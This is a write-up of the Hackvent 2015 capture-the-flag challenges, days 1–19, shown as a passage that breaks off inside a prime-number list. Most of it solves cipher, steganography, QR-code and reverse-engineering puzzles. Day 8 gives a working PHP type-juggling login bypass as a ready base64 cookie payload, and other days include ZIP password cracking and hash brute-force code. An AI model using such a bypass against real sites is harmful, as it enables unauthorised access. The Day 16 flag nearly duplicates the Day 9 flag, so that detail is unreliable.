Hackvent 2015 - Write Up

### Day 01

The first two guesses are: Is it Vignere or Caesar. First I tried Caesar, but I found nothing. So it is maybe Vignere. On http://www.mygeocachingprofile.com/codebreaker.vigenerecipher.aspx you can do an automatic Vigenere Analysis. And it is. The key is 'geek' and the Text is the following:

```
ho ho ho! do you think santa is not a funny man at all? for you
nerds i have a special riddle: find the picture i've been hiding
doubly for you. first you will find it hidden on the hackvent server
and then ... ahm, no, find the identical image yourself in the world
wide web. ha ha ha, nice joke what? but it's the truth, you have to
do that! happy advent, yours santa
```

OK, a hidden Picture. Let's look at robots.txt:

Disallow: /MeMyselfAndI-surfingInTheSky/hacker.jpg

There it is. Now let's find the identical image with a Reverse Search Lookup. In Google Chrome you only need Right Click on the Image, and search it. Or we can go to images.google.com and click on the camera icon to upload the found image. We found an identical image on http://hacking-lab.club/ sadly we come too late, so let’s go through the archive.org and search for http://hacking-lab.club/

We found the Site, but the images are not uploaded on archive. The right picture has the name work.jpg. Maybe we have luck and it is on the server. And with http://hacking-lab.club/work.png we got our Flag:

HV15-Tz9K-4JIJ-EowK-oXP1-NUYL

### Day 02

We got a file, with some unknown stuff. Googling some parts it reveals that the words are Klingon. Especially the words represent only numbers in that language. Only zero and ones so let's translate it;

```
0 100 10000 10 10 1 1000 1 1000 100 1 10 10 100 10 1 10 10 10000 0
10 1 100 1 100 1000 1000 1 100 10000 10 1 10 10 100 1 10 10 1 1 100
1000 1 10 10 10 100 10 1000 10 1 10 10 1 1 1 10 100 1 100 1 1000 1
1000 10 1 1 10 1 1000  10 1 10 10 100 10 1 100 1 10 1 1 10 1 10000
10 100 1 1 1 100 10 1 10 10 1000 1 100 10 1000 100 1 10 1000 1 10
1000
```

OK looks only like binary code. Translated it means:

HV15-AfDd-Mr5J-zf1v-K7aO-FQ4h

And this is the Flag for the second day

### Day 03

Ah cool a gif with frames in it. Let's look the gif with Stegsolve and open the frame-browser. Now you are able to scan every Image one by one. You will get for every Image one char for the FLAG. HV15-6Jhd-nWbQ-4dY8-yxH5-vSiA

### Day 04 ###

Looking at HOlAfOVWOqVd1o6q7u5Vj8Mv----- is first a little bit weird. The first think in my mind was that the minus is a Hint. I played a little bit with the text and noticed that it is like a scytale:

```
HOlAfO
VWOqVd
1o6q7u
5Vj8Mv
-----
```

If you read this from the top to the bottom starting in the top left corner you will get the following text: HV15-OWoV-lO6j-Aqq8-fV7M-Oduv

### Day 05 ###

In that challenge there is a PDF File. Let's use pdftohtml. We got 2 Images. One is false and the other one is the right one. We got the following flag: HV15-bkPb-tPEM-Fh3n-wvOi-5ZgD

### Day 06 ###

`HR7DYQ3ON4TC6U2AFAZDGJK3J44TYXZUNRCTATK2GEZDGJR5JJUC6ULUFQZEI5L6HY======` is base32 and means `<~<Cno&/S@(23%[O9<_4lE0MZ123&=Jh/Qt,2Du~>`
`<~<Cno&/S@(23%[O9<_4lE0MZ123&=Jh/Qt,2Du~>` is ASCII85 and means `UI15-g9C8-DnVI-W0Ne-83S3-Z8Qp`
`UI15-g9C8-DnVI-W0Ne-83S3-Z8Qp` is nearly the Goal. After supply ROT13 we get `HV15-t9P8-QaIV-J0Ar-83F3-M8Dc`

### Day 07 ###

For Day 7 we got a good Hint in the filename: M4pMy8it5 means Map my bits. So I converted the long Hex value to binary. After playing a little bit with the binary-code I realize that it looks a little bit like a QR-Code. I split the binary code after each 25th bit. Also I must remove every 0 on the beginning. So finally it looks like this:

```
1111111000001001101111111
1000001010100111101000001
1011101000001011101011101
1011101011101111001011101
1011101001000000101011101
1000001011000111001000001
1111111010101010101111111
0000000001100010000000000
1111101111000101110101010
1111100100111100000001010
0011101010101011110010001
1000110100011011111101000
1011011011101010001010111
1111010101000100010100011
1011111011001011111110011
1011000011101001001001001
1011101101000111111111100
0000000010010100100010101
1111111010000010101010011
1000001001000001100010011
1011101010011111111111110
1011101011111010011111011
1011101010101101000100001
1000001010100001111010001
1111111011000100011100000
1011
```

The last step was in Excel, to create a filter which make the background of every 1 to black.

Now I am able to scan the QR-Code and got the following flag: HV15-aFsf-4ea1-2eGg-Llr4-pB5A

### Day 08 ###

Within the hint there is the source code leaked of the site. You should notice that in the check the user are validated without validated the type. This means we must only set the values in the cookie to a true statements. For Example 1e0 is true or 0e123 is false in PHP. This is caused by the type-casting within PHP. Also the cookie is a base64 string. Decoded it looks like: {"user":"test","password":"test"}. If we change the cookie to eyJ1c2VyIjowZTEsInBhc3N3b3JkIjowZTF9 (that is base64 of {"user":0e1,"password":0e1}) we got the flag.

HV15-0Ch0-91zo-m99Y-kxGI-8iQ5

### Day 09 ###

This challenge was one of the best. First of all you got a sound file, where you get dictated the flag but something of the transmission is lost. You know that the Flag starts anyway with HV15, so that reduce the bruteforce by one char and you only need [] to bruteforce. Also you know that the SHA1 of the lowercase FLAG is B39ECFBC2C64ADBB7C7A9292EEE31794D28FE224. If you find the flag you only need to Bruteforce the Uppercase, lowercase variants. The SHA1 of the final hash is 0D353038908AD0FC8C51A5312BB3E2FEE1CDDF83

I wrote a Bruteforce in C# with the following code:

```
void Stage1(object sender, EventArgs e)//Button1
          {
                 string bruter =
"abcdefghijklmnopQRstuvwxyz0123456789";
                 SHA1 sha = new SHA1CryptoServiceProvider();

                 for (int i = 0; i < bruter.Length; i++) {
                      for (int j = 0; j < bruter.Length; j++) {
                            for (int k = 0; k < bruter.Length; k++) {
                                 string temp = "hv15-g" + bruter[i] +
"uj-1yq7-" + bruter[j] + "dyc-2wlr-e6" + bruter[k] +"j";
                                 byte[] data =
Encoding.ASCII.GetBytes(temp);
                                 byte[] hashbytes =
sha.ComputeHash(data);
                                 string sha1result =
HexStringFromBytes(hashbytes);
                                 if (sha1result ==
"B39ECFBC2C64ADBB7C7A9292EEE31794D28FE224") {
                                      txt_debug.Text = temp;//Debug
RichTextBox
                                 }
                            }
                      }
                 }
          }

void Stage2(object sender, EventArgs e)
          {
                 /*The idea behind this is that every letter
represent a bit. For exampla the string "abcd" would be represented
```

```
as 0000. If we increase the the number to 0001 it will Uppercase the
first letter. Like abcD. */
                SHA1 sha = new SHA1CryptoServiceProvider();

                for (int i = 0; i < 65536; i++) {
                    string temp = "HV15-";
                    int basis = i;
                    if (basis > 0x8000) {
                        temp += "G";
                        basis -= 0x8000;
                    }else{temp += "g";}

                    if (basis > 0x4000) {
                        temp += "N";
                        basis -= 0x4000;
                    }else{temp += "n";}

                    if (basis > 0x2000) {
                        temp += "U";
                        basis -= 0x2000;
                    }else{temp += "u";}

                    if (basis > 0x1000) {
                        temp += "J";
                        basis -= 0x1000;
                    }else{temp += "j";}

                    temp += "-1";

                    if (basis > 0x800) {
                        temp += "Y";
                        basis -= 0x800;
                    }else{temp += "y";}

                    if (basis > 0x400) {
                        temp += "Q";
                        basis -= 0x400;
                    }else{temp += "q";}

                    temp += "7-";

                    if (basis > 0x200) {
                        temp += "V";
                        basis -= 0x200;
                    }else{temp += "v";}

                    if (basis > 0x100) {
                        temp += "D";
                        basis -= 0x100;
                    }else{temp += "d";}

                    if (basis > 0x80) {
                        temp += "Y";
                        basis -= 0x80;
                    }else{temp += "y";}

                    if (basis > 0x40) {
                        temp += "C";
                        basis -= 0x40;
                    }else{temp += "c";}

                    temp += "-2";

                    if (basis > 0x20) {
                        temp += "W";
                        basis -= 0x20;
                    }else{temp += "w";}

                    if (basis > 0x10) {
                        temp += "L";
                        basis -= 0x10;
                    }else{temp += "l";}

                    if (basis > 0x8) {
                        temp += "R";
                        basis -= 0x8;
                    }else{temp += "r";}

                    temp += "-";

                    if (basis > 0x4) {
                        temp += "E";
                        basis -= 0x4;
                    }else{temp += "e";}

                    temp += "6";

                    if (basis > 0x2) {
                        temp += "X";
                        basis -= 0x2;
                    }else{temp += "x";}

                    if (basis > 0x1) {
                        temp += "J";
                        basis -= 0x1;
                    }else{temp += "j";}

                    byte[] data = Encoding.ASCII.GetBytes(temp);
                    byte[] hashbytes = sha.ComputeHash(data);
                    string sha1result =
HexStringFromBytes(hashbytes);
                    if (sha1result ==
"0D353038908AD0FC8C51A5312BB3E2FEE1CDDF83") {
                        txt_debug.Text = temp;
                    }
                }
```

```
        }
```

And finally we got the flag: HV15-GnUj-1YQ7-vdYC-2wlr-E6xj

### Day 10 ###

This ZIP file is a little bit odd. There are a zip in zip in a zip [...]
To unpack it, I wrote a little bash script.

```
for i in `seq 1 10000`; do for z in *.zip: do unzip $z; rm $z; done
done
```

I noticed also when I unpacked it 10.000 times, the ZIP file shrink by one MB. So it must be a little bit over 30,000. After some tries I got the last zip. The 31337.zip file. This one is password protected. My first try is to bruteforce the password with fcrackzip:

```
 fcrackzip -u -b -l 1-6 31337.zip
```

After this I got the password. It was "love". And now we got the flag:

HV15-iQYf-adNg-o4S9-JHc7-vfWu

### Day 11 ###

OK a crazy image I've never seen before. Thankfully the image-name give the hint, that it's a punch card. Now let's research a lot. Here are some references:

http://www.kloth.net/services/cardpunch.php
https://en.wikipedia.org/wiki/IBM_System/3
http://www.quadibloc.com/comp/cardint.htm
http://homepage.cs.uiowa.edu/~jones/cards/history.html
https://en.m.wikipedia.org/wiki/Hollerith_code#IBM_96-column_punched_card_format
http://wikinfo.org/w/index.php/Punched_card

With this information I was able to program an interpreter for the punch card. The only thing I must do was to write down the binary code. After this my interpreter got the following results:

```
HV15|M3HN|BG5H|LUFE|8WPM|KZFK   UPPER AND LOWER TO GAIN NUGGET
WRITE THE 6 BLOCKS ALTERNATELY
```

This means, that we should Upper the first part, the lower the second, then upper the third and so on.
The Final Flag looks like this: HV15-m3hn-BG5H-lufe-8WPM-kzfk

And here is my code:

```
void Button1Click(object sender, EventArgs e)
        {
```

```
                    string[] codelines = txt_debug.Lines;

                    string charset = " 123456789:#@'=\"0/STUVWXYZ&,%_>?-
JKLMNOPQR!$*);$.ABCDEFGHI€.<(+|";
                    string solution = "";
                    for (int i = 0; i < codelines.Length; i++) {
                          int temp = Convert.ToInt32(codelines[i],2);
                          solution += charset[temp];
                    }
                    txt_debug.Text = solution;
             }
```

### Day 12 ###

On this challenge we had a really bad c code which has bad performance. So lets' tweak some functions of the source code:

```
uint64_t foo(uint64_t a) {
        return a+1;
}

uint64_t bar(uint64_t a) {
        return a-1;
}

uint64_t baz(uint64_t a, uint64_t b) {
        return a+b;
}

uint64_t spam(uint64_t a, uint64_t b) {
   return a-b;
}

uint64_t eggs(uint64_t a, uint64_t b) {
   return a*b;
}

uint64_t merry(uint64_t a, uint64_t b) {
   return a/b;
}

uint64_t xmas(uint64_t a, uint64_t b) {
   return a%b;
}

uint64_t hackvent(uint64_t a, uint64_t b) {
   return pow(b,a);
}
```

And which that we can run it and got the results after a little while:

FLAG: HV15-mHPC-33ea-bdff-7aec-7292

### Day 13 ###

First of all we open the Image in Stegsolve. After this we find two messages. One is "THANK YOU MARIO BUT OUR PRINCESS IS IN ANOTHER DOMAIN" and the other one is "XKCD #26". If we are looking for the XKCD #26 we find out that the real hint is Fourier. After searching a little bit on the internet for an online Fourier Image Filter I got to the following site: http://www.ejectamenta.com/Imaging-Experiments/fourierimagefiltering.html

It shows us the secret code: `f0uRier-ru1ez`

And with that we got the Flag for Day13: `HV15-1W0A-gTOY-bOpM-mexV-LoAz`

### Day 14 ###

In the first Reversing challenge you are able to decompile the Source-Code with IlSpy or dnSpy. So you are able to copy the whole Encryption Code and rewrite it into a decryption Function:

```
public string Decrypt(string input, string pass)
        {
            RijndaelManaged rijndaelManaged = new
RijndaelManaged();
            MD5CryptoServiceProvider mD5CryptoServiceProvider =
new MD5CryptoServiceProvider();
            string result;
            try
            {
                byte[] array = new byte[32];
                byte[] sourceArray =
mD5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(pass));
                Array.Copy(sourceArray, 0, array, 0, 16);
                Array.Copy(sourceArray, 0, array, 15, 16);
                rijndaelManaged.Key = array;
                rijndaelManaged.Mode = CipherMode.ECB;
                ICryptoTransform cryptoTransform =
rijndaelManaged.CreateDecryptor();
                byte[] bytes = Convert.FromBase64String(input);
                result =
Convert.ToBase64String(cryptoTransform.TransformFinalBlock(bytes, 0,
bytes.Length));
            }
            catch (Exception expr_7B)
            {
                ProjectData.SetProjectError(expr_7B);
                Exception ex = expr_7B;
                Interaction.MsgBox(ex.Message,
MsgBoxStyle.OkOnly, null);
                result = "";
                ProjectData.ClearProjectError();
            }
            return result;
        }
```

With that we are able to decrypt the hidden code with that little piece of code:

```
string base64hash = "zV5/UFU8PUD3N2T49IBuCwvGzCLYz39tkMZts7rfBU4=";
string result = Decrypt(base64hash, "__ERROR_HANDLER");
```

The result is a base64 string: `SFYxNS11UUVKLTRIUFgtUWNhdS1YdnQ3LU5BbFA=`
Decoded it is the Flag: HV15-uQEJ-4HPX-Qcau-Xvt7-NAlP

### Day 15 ###

This challenge was a little bit hard. First of all I found a site called python arsenal and between all the python libraries I found the Z3 library which is good for solving polynomial.

So I write a little python script, which solved the riddle:

```
#!/usr/bin/env python
import sys
import time
from z3 import *

def cc(a,b,c,d,e,f,g,h):
    return a*10000000+b*1000000+c*100000+d*10000+e*1000+f*100+g*10+h

t,w,y,z,j,u,n,o,i,h,d,g,v,q,l,s,c,f,b,x = BitVecs('t w y z j u n o i
h d g v q l s c f b x', 32)
solver = Solver()


for X in (t,w,y,z,j,u,n,o,i,h,d,g,v,l,s,c,f,b,x):
    solver.add(X >= 0, X <= 9)
solver.add(q > 0, q <= 9)
#solver.add(And(l+q==10))
#solver.add(And(q+s==7))
solver.add(And((cc(b,y,t,w,y,c,j,u) + cc(y,z,v,y,j,j,d,y) ^
cc(v,u,g,l,j,t,y,n) + cc(u,g,d,z,t,n,w,v) | cc(x,b,f,z,i,o,z,y) ==
cc(b,z,u,w,t,w,o,l))))
solver.add(And(cc(w,w,n,n,n,q,b,w) - cc(u,c,l,f,q,v,d,u) &
cc(o,n,c,y,c,b,x,h) | cc(o,q,c,n,w,b,s,d) ^ cc(c,g,y,o,y,f,j,g) ==
cc(v,y,h,y,j,i,v,b)))
solver.add(And(cc(y,z,d,g,o,t,b,y) | cc(o,i,g,s,j,g,o,j) |
cc(t,t,l,i,g,x,u,t) - cc(d,h,c,q,x,t,f,w) & cc(s,z,b,l,g,o,d,f) ==
cc(s,f,g,s,o,x,d,d)))
solver.add(And(cc(y,j,j,o,w,d,q,h) & cc(n,i,i,q,z,t,g,s) +
cc(c,t,v,t,w,y,s,u) & cc(d,i,f,f,h,l,n,l) - cc(t,h,h,w,o,h,w,n) ==
cc(x,s,v,u,o,j,t,x)))
solver.add(And(cc(n,t,t,u,h,l,n,q) ^ cc(o,q,b,c,t,l,z,h) -
cc(n,s,h,t,z,t,n,s) ^ cc(h,t,w,i,z,v,w,i) + cc(u,d,l,u,v,h,c,z) ==
cc(s,y,h,j,i,z,j,q)))
```

```
solver.add(And(cc(b,y,t,w,y,c,j,u) ^ cc(w,w,n,n,n,q,b,w) &
cc(y,z,d,g,o,t,b,y) + cc(y,j,j,o,w,d,q,h) - cc(n,t,t,u,h,l,n,q) ==
cc(f,j,i,v,u,c,t,i)))
solver.add(And(cc(y,z,v,y,j,j,d,y) ^ cc(u,c,l,f,q,v,d,u) &
cc(o,i,g,s,j,g,o,j) + cc(n,i,i,q,z,t,g,s) - cc(o,q,b,c,t,l,z,h) ==
cc(z,o,l,j,w,d,f,l)))
solver.add(And(cc(v,u,g,l,j,t,y,n) ^ cc(o,n,c,y,c,b,x,h) &
cc(t,t,l,i,g,x,u,t) + cc(c,t,v,t,w,y,s,u) - cc(n,s,h,t,z,t,n,s) ==
cc(s,u,g,v,q,g,w,w)))
solver.add(And(cc(u,g,d,z,t,n,w,v) ^ cc(o,q,c,n,w,b,s,d) &
cc(d,h,c,q,x,t,f,w) + cc(d,i,f,f,h,l,n,l) - cc(h,t,w,i,z,v,w,i) ==
cc(u,x,z,t,i,y,w,n)))
solver.add(And(cc(x,b,f,z,i,o,z,y) ^ cc(c,g,y,o,y,f,j,g) &
cc(s,z,b,l,g,o,d,f) + cc(t,h,h,w,o,h,w,n) - cc(u,d,l,u,v,h,c,z) ==
cc(j,q,x,i,z,z,x,q)))
print solver.check()
print solver.model()
print "modeling"
```

After this we got the following results:

```
sat
[x = 1,
 c = 3,
 v = 9,
 z = 0,
 q = 5,
 b = 5,
 l = 8,
 f = 6,
 g = 3,
 s = 9,
 i = 8,
 o = 7,
 j = 0,
 u = 2,
 h = 7,
 w = 4,
 n = 1,
 d = 6,
 y = 2,
 t = 4]
modeling
```

and now we are able to translate the given message: iw, hu, fv, lu, dv, cy, og, lc, gy, fq, od, lo, fq, is, ig, gu, hs, hi, ds, cy, oo, os, iu, fs, gu, lh, dq, lv, gu, iw, hv, gu, di, hs, cy, oc, iw, gc

```
84, 72, 69, 82, 69, 32, 73, 83, 32, 65, 76, 87, 65, 89, 83, 32, 79,
78, 69, 32, 77, 79, 82, 69, 32, 87, 65, 89, 32, 84, 79, 32, 68, 79,
32, 73, 84, 33
```

Which is decimal and is in ASCII: THERE IS ALWAYS ONE MORE WAY TO DO IT!

This is the final sentence, which gives us the QR-Code with the flag HV15-U3bA-BKhc-gNqN-Hit6-C1fK

### Day 16 ###

In this Reversing Challenge it is really important to search for some unknown values. After I know how this program really works I wrote some Pseudocode:

```
Get Process ID
Set 4 Magic-Values based on Process ID
     MAGIC1 = 0x12345678 * GetCurrentProcessId_;
     MAGIC2 = MAGIC1 ^ 0xBABEF00D;
     MAGIC3 = (MAGIC1 ^ 0xBABEF00D) - 0x1EE7C0DE;
     MAGIC4 = (MAGIC1 ^ 0xBABEF00D) - 0x1EE7C0DE + 0x42424242;
Encrypt(everything what is in key.txt)
```

After analyzing the Encryption I got the following Pseudo-Code:

```
     int magic1 = MAGIC1;
     int magic2 = MAGIC2;
     int magic3 = MAGIC3;
     int magic4 = MAGIC4;
     int EDX = 0;
     unsigned int EAX, EBX, ECX;
     int i = 0x20;
     do {
          EDX += 0x9E3779B9;

          EAX = v10;
          ECX = EAX;
          EBX = v10;
          EAX = EAX << 4;
          EBX = EBX >> 5;
          EAX += magic1;
          EBX += magic2;
          ECX += EDX;
          ECX = ECX ^ EAX;
          ECX = ECX ^ EBX;
          v9 += ECX;

          EAX = v9;
          EBX = v9;
          ECX = v9;
          EAX = EAX << 4;
          EBX = EBX >> 5;
          EAX += magic3;
          EBX += magic4;
          ECX += EDX;
          ECX = ECX ^ EAX;
          ECX = ECX ^ EBX;
          v10 += ECX;
```

```
        i--;
    } while (i);
```


If you now search in Google for `0x9E3779B9` you will get really fast the encryption algorithm. It is the Tiny Encryption Algorithm (https://en.wikipedia.org/wiki/Tiny_Encryption_Algorithm). With that knowledge you have the decryption function. Also you need the 4 key values for this function. This are the magic numbers which I got in my analysis (see above). The only unknown in this is the process-id. We are able to bruteforce the process-id, because we know, the flag starts always with HV15. Also the Process ID is every time a multiple of 4, so that makes the bruteforce also a little bit faster.

```
    for (int o = 8300; o < 100000; o += 4){

        //for (int o = 8000; o > 0; o = o - 4) {
        uint32_t GetCurrentProcessId_ = o;
        uint32_t magic1 = 0x12345678 * GetCurrentProcessId_;
        uint32_t magic2 = magic1 ^ 0xBABEF00D;
        uint32_t magic3 = (magic1 ^ 0xBABEF00D) - 0x1EE7C0DE;
        uint32_t magic4 = (magic1 ^ 0xBABEF00D) - 0x1EE7C0DE +
0x42424242;
        printf("%d\n", o);

        unsigned long k[4] = { magic1, magic2, magic3, magic4 };
        //unsigned long v[2] = { 0xBAE26093, 0xFEE4C966 };
        unsigned long v[2] = { 0x9360E2BA, 0x66C9E4FE };
        decrypt(v, k);
        string cool = "";
        if (v[0] == 0x48563135 || v[1] == 0x48563135 || v[0] ==
0x35315648 || v[1] == 0x35315648)//35315648
        {
            printf("%d, %08X%08X", o, v[0], v[1]);
            unsigned long vv[2] = { 0xD82F0DF3, 0xBB4C8DAE };
            decrypt(vv, k);
            printf("%08X%08X", vv[0], vv[1]);
            unsigned long vvv[2] = { 0x790E7EC7, 0x40482CAE };
            decrypt(vvv, k);
            printf("%08X%08X", vvv[0], vvv[1]);
            unsigned long vvvv[2] = { 0xCA19CEE0, 0x5E65EF96 };
            decrypt(vvvv, k);
            printf("%08X%08X", vvvv[0], vvvv[1]);
            scanf_s("%s", &cool);

        }
```

The last step is to reverse and concatenate all parts, so that the final Flag for that day is HV15-gMUj-1YQ7-vdYC-2vlz-E1vj

### Day 17 ###

We got a colorful QR-code. First I analyzed the colorful dots. I realized that the RGB channels are only 0 or 255. So I think that there are three hidden QR-Codes. One in the Red, one in the green and one QR-code in the blue channel. After extracting these QR-Codes we got the following Codes:



But there are a lot of stuff missing, so that we cannot scan them. So we have to read them by hand. All information about QR-Code you get on this site:

http://www.thonky.com/QR-code-tutorial/

With this information we was able to read the QR-Code manually. First of all the QR-Code is a version 1 QR-code and it uses the mask [mask]

After applying these through the QR-code we are able to read the raw bits. The Raw data said it is a byte-encoding and after this it is the length. So we can read all bytes one by one. If we read all 3 QR-Codes by hand, we notice that the Flag is in the order of R-G-B.

HV15-KLg1-vnhb-qO3v-02FD-IzOR

### Day 18 ###

In this Challenge we got a Mach-O File, which is only executable on Mac OS X. Good luck that we can do analyze the code with IDA. The program reads first the input from the user. After this the input will be split by '-', so that an array with 6 Parts are created. Every part will be after this encoded with Base64. The result of the encoding will be given through an MD5 function. These 6 parts will be matched with hardcoded MD5 Values. I wrote a Bruteforce attack for this program in C#:

```
void Button1Click(object sender, EventArgs e)
          {
               string hash1 =
"fab3e420d6d8a17b53b23ca4bb01866b".ToUpper();
               string hash2 =
"189f56eea9a9ba305dffa8425ba20048".ToUpper();
               string hash3 =
"2335667c646346b38c8f0f47b13fab13".ToUpper();
               string hash4 =
"f4709a7eef9d703920b910fc734b151c".ToUpper();
               string hash5 =
"b74e57f21f5a315550a9e2f6869d4e44".ToUpper();
```

```
                string hash6 =
"40abc257b6f0e0420dc9ae9ba19c8c8c".ToUpper();
                MD5 md5 = new MD5CryptoServiceProvider();
                string bruter =
"abcdefghijklmnopQRstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567890";

                for (int i = 0; i < bruter.Length; i++) {
                     for (int j = 0; j < bruter.Length; j++) {
                          for (int k = 0; k < bruter.Length; k++) {
                               for (int l = 0; l < bruter.Length;
l++) {
                                    string attack = "" + bruter[i]
+ bruter[j] + bruter[k] + bruter[l] ;
                                    string base64 =
Convert.ToBase64String(Encoding.ASCII.GetBytes(attack));
                                    byte[] hash =
Encoding.ASCII.GetBytes(base64);
                                    byte[] result =
md5.ComputeHash(hash);
                                    string done =
System.BitConverter.ToString(result).Replace("-", "");
                                    if (done == hash1) {
                                         txt_debug.Text += "Teil
1" + attack;
                                    }
                                    if (done == hash2) {
                                         txt_debug.Text += "Teil
2" + attack;
                                    }
                                    if (done == hash3) {
                                         txt_debug.Text += "Teil
3" + attack;
                                    }
                                    if (done == hash4) {
                                         txt_debug.Text += "Teil
4" + attack;
                                    }
                                    if (done == hash5) {
                                         txt_debug.Text += "Teil
5" + attack;
                                    }
                                    if (done == hash6) {
                                         txt_debug.Text += "Teil
6" + attack;
                                    }

                               }
                          }
                     }
                }
```

The result of this program is all Parts for the Flag. The Final Flag is the following: HV15-9aSY-BcJH-N8tK-AHzP-QmHY

### Day 19 ###

We got a link to a site which give us a WSDL format. It also stands in the URL as hint :) With this API description we are able to call the following API Calls: `getSession(), getQuest(session), getResults(session, result)`

So first of all we must get a Session, after this get a Quest with that session and send back the results. The Quest that we got was a math problem. First of all I tried to bruteforce the math problem. I got some results, but the script was to slow. After I realized, that all unknowns are prime numbers, I was able to make a better calculation:

```
from SOAPpy import WSDL

WSDLFILE = 'http://hackvent.org/DailyS04p/server.php?WSDL'

server = WSDL.Proxy(WSDLFILE)
MySession = server.getSession()
print "MySession : " + MySession

primes = [1009, 1013, 1019, 1021, 1031, 1033, 1039, 1049, 1051,
1061, 1063, 1069, 1087, 1091, 1093, 1097, 1103, 1109, 1117, 1123,
1129, 1151, 1153, 1163, 1171, 1181, 1187, 1193, 1201, 1213, 1217,
1223, 1229, 1231, 1237, 1249, 1259, 1277, 1279, 1283, 1289, 1291,
1297, 1301, 1303, 1307, 1319, 1321, 1327, 1361, 1367, 1373, 1381,
1399, 1409, 1423, 1427, 1429, 1433, 1439, 1447, 1451, 1453, 1459,
1471, 1481, 1483, 1487, 1489, 1493, 1499, 1511, 1523, 1531, 1543,
1549, 1553, 1559, 1567, 1571, 1579, 1583, 1597, 1601, 1607, 1609,
1613, 1619, 1621, 1627, 1637, 1657, 1663, 1667, 1669, 1693, 1697,
1699, 1709, 1721, 1723, 1733, 1741, 1747, 1753, 1759, 1777, 1783,
1787, 1789, 1801, 1811, 1823, 1831, 1847, 1861, 1867, 1871, 1873,
1877, 1879, 1889, 1901, 1907, 1913, 1931, 1933, 1949, 1951, 1973,
1979, 1987, 1993, 1997, 1999, 2003, 2011, 2017, 2027, 2029, 2039,
2053, 2063, 2069, 2081, 2083, 2087, 2089, 2099, 2111, 2113, 2129,
2131, 2137, 2141, 2143, 2153, 2161, 2179, 2203, 2207, 2213, 2221,
2237, 2239, 2243, 2251, 2267, 2269, 2273, 2281, 2287, 2293, 2297,
2309, 2311, 2333, 2339, 2341, 2347, 2351, 2357, 2371, 2377, 2381,
2383, 2389, 2393, 2399, 2411, 2417, 2423, 2437, 2441, 2447, 2459,
2467, 2473, 2477, 2503, 2521, 2531, 2539, 2543, 2549, 2551, 2557,
2579, 2591, 2593, 2609, 2617, 2621, 2633, 2647, 2657, 2659, 2663,
2671, 2677, 2683, 2687, 2689, 2693, 2699, 2707, 2711, 2713, 2719,
2729, 2731, 2741, 2749, 2753, 2767, 2777, 2789, 2791, 2797, 2801,
2803, 2819, 2833, 2837, 2843, 2851, 2857, 2861, 2879, 2887, 2897,
2903, 2909, 2917, 2927, 2939, 2953, 2957, 2963, 2969, 2971, 2999,
3001, 3011, 3019, 3023, 3037, 3041, 3049, 3061, 3067, 3079, 3083,
3089, 3109, 3119, 3121, 3137, 3163, 3167, 3169, 3181, 3187, 3191,
3203, 3209, 3217, 3221, 3229, 3251, 3253, 3257, 3259, 3271, 3299,
3301, 3307, 3313, 3319, 3323, 3329, 3331, 3343, 3347, 3359, 3361,
3371, 3373, 3389, 3391, 3407, 3413, 3433, 3449, 3457, 3461, 3463,
3467, 3469, 3491, 3499, 3511, 3517, 3527, 3529, 3533, 3539, 3541,
```

3547, 3557, 3559, 3571, 3581, 3583, 3593, 3607, 3613, 3617, 3623,
3631, 3637, 3643, 3659, 3671, 3673, 3677, 3691, 3697, 3701, 3709,
3719, 3727, 3733, 3739, 3761, 3767, 3769, 3779, 3793, 3797, 3803,
3821, 3823, 3833, 3847, 3851, 3853, 3863, 3877, 3881, 3889, 3907,
3911, 3917, 3919, 3923, 3929, 3931, 3943, 3947, 3967, 3989, 4001,
4003, 4007, 4013, 4019, 4021, 4027, 4049, 4051, 4057, 4073, 4079,
4091, 4093, 4099, 4111, 4127, 4129, 4133, 4139, 4153, 4157, 4159,
4177, 4201, 4211, 4217, 4219, 4229, 4231, 4241, 4243, 4253, 4259,
4261, 4271, 4273, 4283, 4289, 4297, 4327, 4337, 4339, 4349, 4357,
4363, 4373, 4391, 4397, 4409, 4421, 4423, 4441, 4447, 4451, 4457,
4463, 4481, 4483, 4493, 4507, 4513, 4517, 4519, 4523, 4547, 4549,
4561, 4567, 4583, 4591, 4597, 4603, 4621, 4637, 4639, 4643, 4649,
4651, 4657, 4663, 4673, 4679, 4691, 4703, 4721, 4723, 4729, 4733,
4751, 4759, 4783, 4787, 4789, 4793, 4799, 4801, 4813, 4817, 4831,
4861, 4871, 4877, 4889, 4903, 4909, 4919, 4931, 4933, 4937, 4943,
4951, 4957, 4967, 4969, 4973, 4987, 4993, 4999, 5003, 5009, 5011,
5021, 5023, 5039, 5051, 5059, 5077, 5081, 5087, 5099, 5101, 5107,
5113, 5119, 5147, 5153, 5167, 5171, 5179, 5189, 5197, 5209, 5227,
5231, 5233, 5237, 5261, 5273, 5279, 5281, 5297, 5303, 5309, 5323,
5333, 5347, 5351, 5381, 5387, 5393, 5399, 5407, 5413, 5417, 5419,
5431, 5437, 5441, 5443, 5449, 5471, 5477, 5479, 5483, 5501, 5503,
5507, 5519, 5521, 5527, 5531, 5557, 5563, 5569, 5573, 5581, 5591,
5623, 5639, 5641, 5647, 5651, 5653, 5657, 5659, 5669, 5683, 5689,
5693, 5701, 5711, 5717, 5737, 5741, 5743, 5749, 5779, 5783, 5791,
